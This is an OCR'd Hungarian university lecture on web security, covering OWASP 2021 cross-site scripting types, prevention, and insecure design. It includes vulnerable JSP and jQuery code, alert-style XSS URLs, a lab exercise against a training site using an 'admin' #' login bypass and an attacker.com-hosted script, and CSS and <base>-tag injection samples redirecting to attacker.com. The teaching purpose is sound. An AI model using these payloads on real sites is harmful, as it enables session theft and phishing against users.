Haladó Adatbiztonság

Oláh Norbert

2022

Összefoglaló

1. OWASP Top Ten 2021
   - Cross-Site Scripting (XSS)
   - Nem biztonságos tervezés

Cross-Site Scripting (XSS)

3 - Injection 2. rész

Cross-Site Scripting (XSS)

- Alapvetően ez egy HTML beszúrás
- Lehetővé teszi a támadóknak, hogy rosszindulatú szkripteket illesszenek be egy oldalra (HTML) vagy az áldozat böngészőjébe küldött adatokba.
  - JavaScript, HTML kód, Flash, bármilyen más futtatható kód
  - Az oldal részeként hajtódik végre
- Engedélyezi az adathalászatot, a böngésző alapú MitM-et, a session- és hitelesítő tokenek, illetve az érzékeny adatok ellopását,...

Hatás: a támadó (a beszúrt szkript) bármit megtehet, a felhasználó érvényes session idejében

Az XSS alapvetően egy beszúrás, amely jellemzően az ügyfél oldalán fordul elő és kevésbé gyakori az előfordulása a szerver oldalon.

Noha nem feltétlenül kell JavaScript-t beszúrni (a gyakorlatban ez lehet egy HTML elem olyan eseménykezelővel, amely a JS-t kapcsolja), a gyakorlatban a támadók célja a legtöbb esetben a rosszindulatú JS végrehajtása a felhasználó böngészőjében.

Formális definíció:
Link


OWASP definíció:
Link

Példák az XSS feketelisták elkerülésére:
Link

Perzisztens XSS

- A támadó képes a szkriptet adatként tárolni a szerveren lévő adatbázisban (vagy más állandó tárolóban)
- Az ügyfél végrehajtja a hozzá eljutott szkriptet, amikor ellátogat egy olyan webhelyre, amely bizonyos adatokat szolgáltat az adatbázisból (például fórum)

```
<% …
String name="(unknown)";
String sql="select * from emp where id=?";
PreparedStatement pstmt =
                    conn.prepareStatement(sql);
pstmt.setString(1,request.getParameter("eid"));
ResultSet rs = pstmt.executeQuery();
if (rs != null) {
    name = rs.getString("name");
}
… %>
Employee name:<%= name %>
```




Az állandó XSS-t a szerveren tárolják (többnyire valamilyen kódolt formában, attól függően, hogy a megjelenítési réteg hogyan működik).

A böngészőoldali védelem nem hatékony, mivel egy tipikus XSS-helyzetben nem lehet megmondani az oldalon, melyik szkriptet generálta a szerver, és melyiket szúrta be a támadó.

Reflected XSS

- A felhasználót megkísérelik rosszindulatú adatokkal (pl. szkript) kapcsolatos kérés elküldésére, amely validálás nélkül kerül vissza (tükröződik) a válaszoldalra.
- Az áldozat böngészője hajtja végre a rosszindulatú HTTP kérés paraméterében található szkriptet

```
<%
String par=request.getParameter("param");
%>
//...
Employee ID: <%= par %>
```




A reflected XSS megköveteli, hogy a szerver a generált oldalon szó szerint tükrözze (reflect) vagy visszaadja (echo) a felhasználói bemenetet (lehetőleg egy GET paraméterből).

Mivel a beszúrt szkriptnek GET paraméterben kell lennie, a böngészők észlelhetik ezt és kivédhetik a támadást.

DOM-alapú XSS

- Számos webhely dolgozza fel az URL kliens oldalának részeit - az AJAX webhelyek általában az oldal állapotát tárolják a # után, mivel ezeket soha nem küldik el a szervernek
- Hitelesítés nélkül a támadó tetszőleges DOM elemeket injektálhat, beleértve a <script> tageket

```
<strong>The current URL is: </strong>
<span id="container"></span>
<script src="jQuery-latest.js"
        type="text/javascript"></script>
<script>
    var p = document.URL.indexOf("#") + 1;
    $("#container").html(document.URL.
    substring(p,document.URL.length));
</script>
```



- Példa az URL támadásra: http://example.com/index.html#<script>aler(”XSS”);</script>

Ez a perzisztens és a reflected típusú XSS altípusa. A fő különbség az, hogy a rosszindulatú JavaScriptet közvetlenül a DOM manipulációjával helyezik az oldalra, általában egy AJAX workflow részeként.

Fontos megjegyzés, hogy a DOM-alapú XSS **tisztán ügyféloldali** lehet; Ha az oldal részeként futó JavaScript az adatokat az URL horgony (anchor) részéből helyezi a DOM-ba, akkor az adatokat soha nem küldik el a szervernek. Ezért a szerver oldali védelem hatástalan lehet bizonyos típusú DOM-alapú XSS ellen.
OWASP:
https://www.owasp.org/index.php/DOM_Based_XSS

Feladat - XXS attack

- Menj az Insecar oldalára:http://www.insecar.com/
  - Jelentkezz be adminként vagy csak használd az admin' # -t a username-nél
- Persistent XSS
  - Services → Submit an ad - tetszőleges adatokat töltsd ki
  - Másold a Description mezőbe az alábbi szkriptet: http://www.attacker.com/script.html
  - Browse és válaszd ki az autódat
  - A későbbi bosszankodás elkerülése érdekében mindenképpen töröld az autót.
    Admin → Manage all ads → Remove az autó az XSS-sel a leírásában
- Reflected XSS
  - Próbálj ki egy URL-t úgy minthttp://www.insecar.com/help?file=<script>alert(1)</script>

Feladat - XXS attack

- DOM-based XSS
  - Menj a Contact oldalra, és adj hozzá egy szkriptet az URL horgonyához (anchor)
    http://www.insecar.com/contact?email=admin@insecar.com#<script>alert(1)</script>
  - Ezután töltsd újra az oldalt (F5)

Miért kellett újból betölteni az oldalt a DOM-alapú XSS-hez?

Kihasználás: CSS beszúrás

- Használjon injektált CSS-t a navigációs elemek önkényes elrejtéséhez, és cserélje ki azokat a sajátokra.
- Példa: rosszindulatú MySpace navigation menu
  - http://seclists.org/fulldisclosure/2006/Nov/275

```
<style type="text/css">
 div table td font {display: none;}
</style>

<div style="z-index:5; background-color:000000; position:absolute; top:125px;
left:50%; margin-left:-395px; width:790px; height:15px;" align="center"><font
color=><b></b></font><br>

<a href="http://attacker.com/login.html" target="">
<font color=ffffff>Home</font></a>
...
```

Hides the real navigation menu

Creates a fake one

Ez egy példa arra, hogy miként lehetséges az JavaScript beinjektálása a custom CSS megadásával.

Komment

- Péda a MySpace-ről: http://seclists.org/fulldisclosure/2006/Nov/275
- CSS beinjektálás tesztelésére: https://www.owasp.org/index.php/Testing_for_CSS_Injection_(OTG-CLIENT-005)

A <base> tag beszúrásának kiaknázása

- Egy másik lehetséges támadás : beinjektálni a <base> taget
  - <base> beállítja az oldal összes későbbi linkjének URL-jét
  - feltételezhetően csak a <head>-ben van, de nem minden böngésző követi a szabványt
    - Firefox, Chrome: egy <base> / file, de lehet <body>- tagen belül is
    - IE: <base> csak akkor használható, ha benne van <head>-ben
- A támadó megváltoztathatja az alap URL-t az XSS-sel a saját webhelyére mutatva
  - Mutasson minden URL a támadó webhelyére
  - Lefuttatja a JavaScriptet a támadó webhelyén

A <base> tag beszúrásának kiaknázása

```
<html>
<head>...</head>
<body>
...
This is a comment.<base href="http://attacker.com">
...
<a href="/index"> Back to home</a>
<script src="pagestats.js"></script>
</body>
</html>
```

User-provided text (injected)

Redirected links

Ez egy másik példa a szabvány HTML tagek (és nem a <script>) felhasználására, hogy a JavaScriptet végrehajtsa. Használható egy webhely eltorzítására is.

Forrás (eredeti oldal nem elérhető többé):
Link

XSS megelőzés

- Adatok rögzítése az oldal generálása során (+ szűrés tároláskor)
- Tipikus - de helytelen - megoldás: feketelista használata
  - Ki kell szelektálni a <script> blokkokat, vagy az általános sztring pattern-eket úgy mint script, javascript:, eval(.*), ...
  - Nem garantálja a teljes védelmet, és sajnos kiszűrheti az érvényes bemeneteket
- Legjobb megoldások
  - **Escaping** / tag csere: ”<” → < ”>” → > ...
    - Vegye figyelembe, az attribútumértékekben szereplő adatokat, illetve a JS-nek más escaping szabályokra van szüksége
  - **Whitelisting** : engedélyezni bizonyos tageket (például formatting)
    - Szelektív escaping - például elhagyni a tageket és csak <i>, <b>, <u> használni
    - Közös megoldás: speciális tagek használata, escapelni mindent, azután lecserélni a tageket ezekre(**[i], [b], [u]**a fenti példa esetében)

XSS megelőzés

- DOM-based: sanitization (”fertőtlenítés”) a JavaScript-ben, .text írás .html helyett
- Böngészővédelem: legtöbb böngésző leállítja (reflected) XSS-t
  - Megvizsgálják ha bármely elküldött paraméter újra megjelenik az oldalon
  - De ennek volt néhány érdekes mellékhatása...

XSS megelőzés

A legjobb, ha a cross-site scripting-re egyfajta beszúrásos támadásként gondolunk, és az ezzel szembeni védekezéshez a "'parameterized queries / prepared statements" analógját használjuk fel. Ehhez a fejlesztõnek tudnia kell, hogy pontosan hol helyezi el a felhasználói inputot a HTML-be, és hogyan lehet "break out" (kibontani) belőle. Ezenkívül érdemes megfontolni a felhasználói adatok felhasználását a CSS-ben, a HTML-megjegyzéseket, az attribútumneveket (és kisebb mértékben az értékeket), valamint a felhasználói adatokat egységesíteni JavaScript sztringekbe.

A BBCodemarkup nyelve <> zárójelek helyett []is használhat, de ez nem kapcsolódik az XSS-hez. Lásd a lenti linket.

A böngészővédelem érdekes mellékhatásai: a támadók megakadályozhatják az oldal részét képező egyes szkriptek futtatását.

OWASP:
link
A BBCode nem véd meg az XSS-től:
Link


Nem biztonságos tervezés

4 -Nem biztonságos tervezés

Nem biztonságos tervezés

A 2021-re vonatkozó új kategória a tervezési és architektúrális hibákkal kapcsolatos kockázatokra összpontosít, és a fenyegetések modellezésének, a biztonságos tervezési mintáknak és a referenciaarchitektúráknak a fokozottabb alkalmazására szólít fel.
Közösségként a kódolás területén túl kell lépnünk a ”shift-left” elvtől az olyan tevékenységek előkódolása felé, amelyek kritikusak a Secure by Design elveinek szempontjából.

Shift-left



A tipikus szoftverfejlesztési folyamat szekvenciális (1970-1990-es évek): követelmények meghatározása, elemzés, tervezés, kódolás, tesztelés és telepítés. Ebben a folyamatban a tesztelés a folyamat vége felé történik. Az ilyen késői szakaszban a tesztelés által feltárt problémák költséges újratervezést és késedelmet okozhatnak. A Shift Left lényege, hogy a tesztelő csapatokat már korábban bevonjuk a folyamatba, és a folyamat minden szakaszában gondolkodunk a tesztelésről.

CWE

A leggyakoribb CWE-k közé tartozik a

- CWE-209: Érzékeny információkat tartalmazó hibaüzenet generálása,
- CWE-256: A hitelesítő adatok nem védett tárolása,
- CWE-501: A bizalmi határ megsértése
- CWE-522: Nem kellően védett hitelesítő adatok.

Leírás

- A Nem biztonságos tervezés egy tág kategória, amely különböző sérülékenységeket képvisel, ”hiányzó vagy nem hatékony ellenőrzési tervezésként” kifejezve.
- A nem biztonságos tervezés nem az összes többi Top 10 kockázati kategória forrása. Különbség van a nem biztonságos tervezés és a nem biztonságos implementáció között.
- Különbözőek a kiváltó okok és a javításuk. A biztonságos tervezés is tartalmazhat végrehajtási hibákat, amelyek sebezhetőségekhez vezetnek, amelyeket ki lehet használni.
- A nem biztonságos tervezés nem javítható tökéletes implementációval, mivel a definíció szerint a szükséges biztonsági vezérlőket soha nem hozták létre a konkrét támadások elleni védekezésre.

Biztonságos tervezés

A biztonságos tervezés egy olyan kultúra és módszertan, amely folyamatosan értékeli a fenyegetéseket, és biztosítja, hogy a kódot robusztusan tervezzék meg és teszteljék az ismert támadási módszerek megelőzésére.

- A fenyegetés modellezését be kell építeni a munkamenetekbe.
- Keresni kell a változásokat az adatfolyamokban és a hozzáférés-szabályozásban vagy más biztonsági ellenőrzésekben.
- Meg kell határozni a helyes áramlási és hibaállapotokat továbbá a felelős és érintett feleknek egyet kell érteniük.
- Elemezni kell a feltételezéseket és feltételeket a várható és meghibásodási folyamatokra vonatkozóan, meg kell győződni arról, hogy továbbra is pontosak és kívánatosak.
- stb.

Biztonságos tervezés

A biztonságos tervezés nem kiegészítő és nem eszköz, amelyet hozzáadhat a szoftverhez.

Biztonságos fejlesztési életciklus

A biztonságos szoftverekhez biztonságos fejlesztési életciklusra, valamilyen biztonságos tervezési mintára, kikövezett útmódszerre, biztonságos komponenskönyvtárra, eszközrendszerre és fenyegetésmodellezésre van szükség.

Az OWASP Software Assurance Maturity Model (SAMM) alkalmazásának megfontolása a biztonságos szoftverfejlesztési erőfeszítések strukturálásához.
Link

Megelőzés

- Biztonságos fejlesztési életciklus létrehozása és alkalmazása az AppSec szakemberekkel a biztonsággal és az adatvédelemmel kapcsolatos ellenőrzések értékelésének és tervezésének elősegítése érdekében.
- Biztonságos tervezési minták könyvtárának létrehozása és használata, vagy a használatra kész komponensek kikövezett útja.
- Használjon fenyegetésmodellezést a kritikus hitelesítéshez, hozzáférés-szabályozáshoz, üzleti logikához és kulcsfolyamatokhoz.
- Integrálja a biztonsági nyelvet és ellenőrzéseket a felhasználói történetekbe

Megelőzés

- Integrálja a plauzibilitási (hihetőség/elfogadhatóság) ellenőrzéseket az alkalmazás minden szintjén (a frontendtől a backendig).
- Írjon egység- és integrációs teszteket annak ellenőrzésére, hogy az összes kritikus áramlás ellenáll-e a fenyegetésmodellnek. Állítson össze felhasználási és visszaélési eseteket az alkalmazás minden szintjére.
- Válassza szét a szintek rétegeit a rendszer- és hálózati rétegeken a kitettség és a védelmi igények függvényében.
- Korlátozza az erőforrás-fogyasztást felhasználó vagy szolgáltatás szerint

Példák a támadási forgatókönyvekre

1. forgatókönyv: A hitelesítés-helyreállítási munkafolyamat ”kérdéseket és válaszokat” tartalmazhat, amelyeket a NIST 800-63b, az OWASP ASVS és az OWASP Top 10 tilt. A kérdésekben és válaszokban nem lehet megbízni a személyazonosság bizonyítékaként, mivel egynél többen tudhatják a válaszokat, ezért tilos. Az ilyen kódot el kell távolítani, és biztonságosabb kialakítással kell helyettesíteni.

Példák a támadási forgatókönyvekre

2. forgatókönyv: A mozilánc csoportos foglalási kedvezményeket tesz lehetővé, és legfeljebb tizenöt résztvevő szükséges, mielőtt előleget kérne. A támadók lemodellezhetik ezt az áramlást (flow), és kipróbálhatják, hogy néhány kéréssel egyszerre hatszáz ülőhelyet és az összes mozit le tudják-e foglalni, ami hatalmas bevételkiesést okoz.

Példák a támadási forgatókönyvekre

A 3. forgatókönyv: Egy kiskereskedelmi lánc e-kereskedelmi weboldala nem rendelkezik védelemmel a botok ellen, amelyeket a csúcskategóriás videokártyákat az aukciós weboldalakon történő továbbértékesítésre vásárló kereskedők működtetnek. Ez szörnyű reklámot okoz a videokártya-gyártóknak és a kiskereskedelmi láncok tulajdonosainak, és tartósan rossz vérszemet kapnak a rajongók, akik nem jutnak hozzá ezekhez a kártyákhoz semmilyen áron. A botok elleni gondos tervezés és a domain logikai szabályok, például a rendelkezésre állástól számított néhány másodpercen belül végrehajtott vásárlások, azonosíthatják a nem hiteles vásárlásokat, és elutasíthatják az ilyen tranzakciókat.

Köszönöm a figyelmet!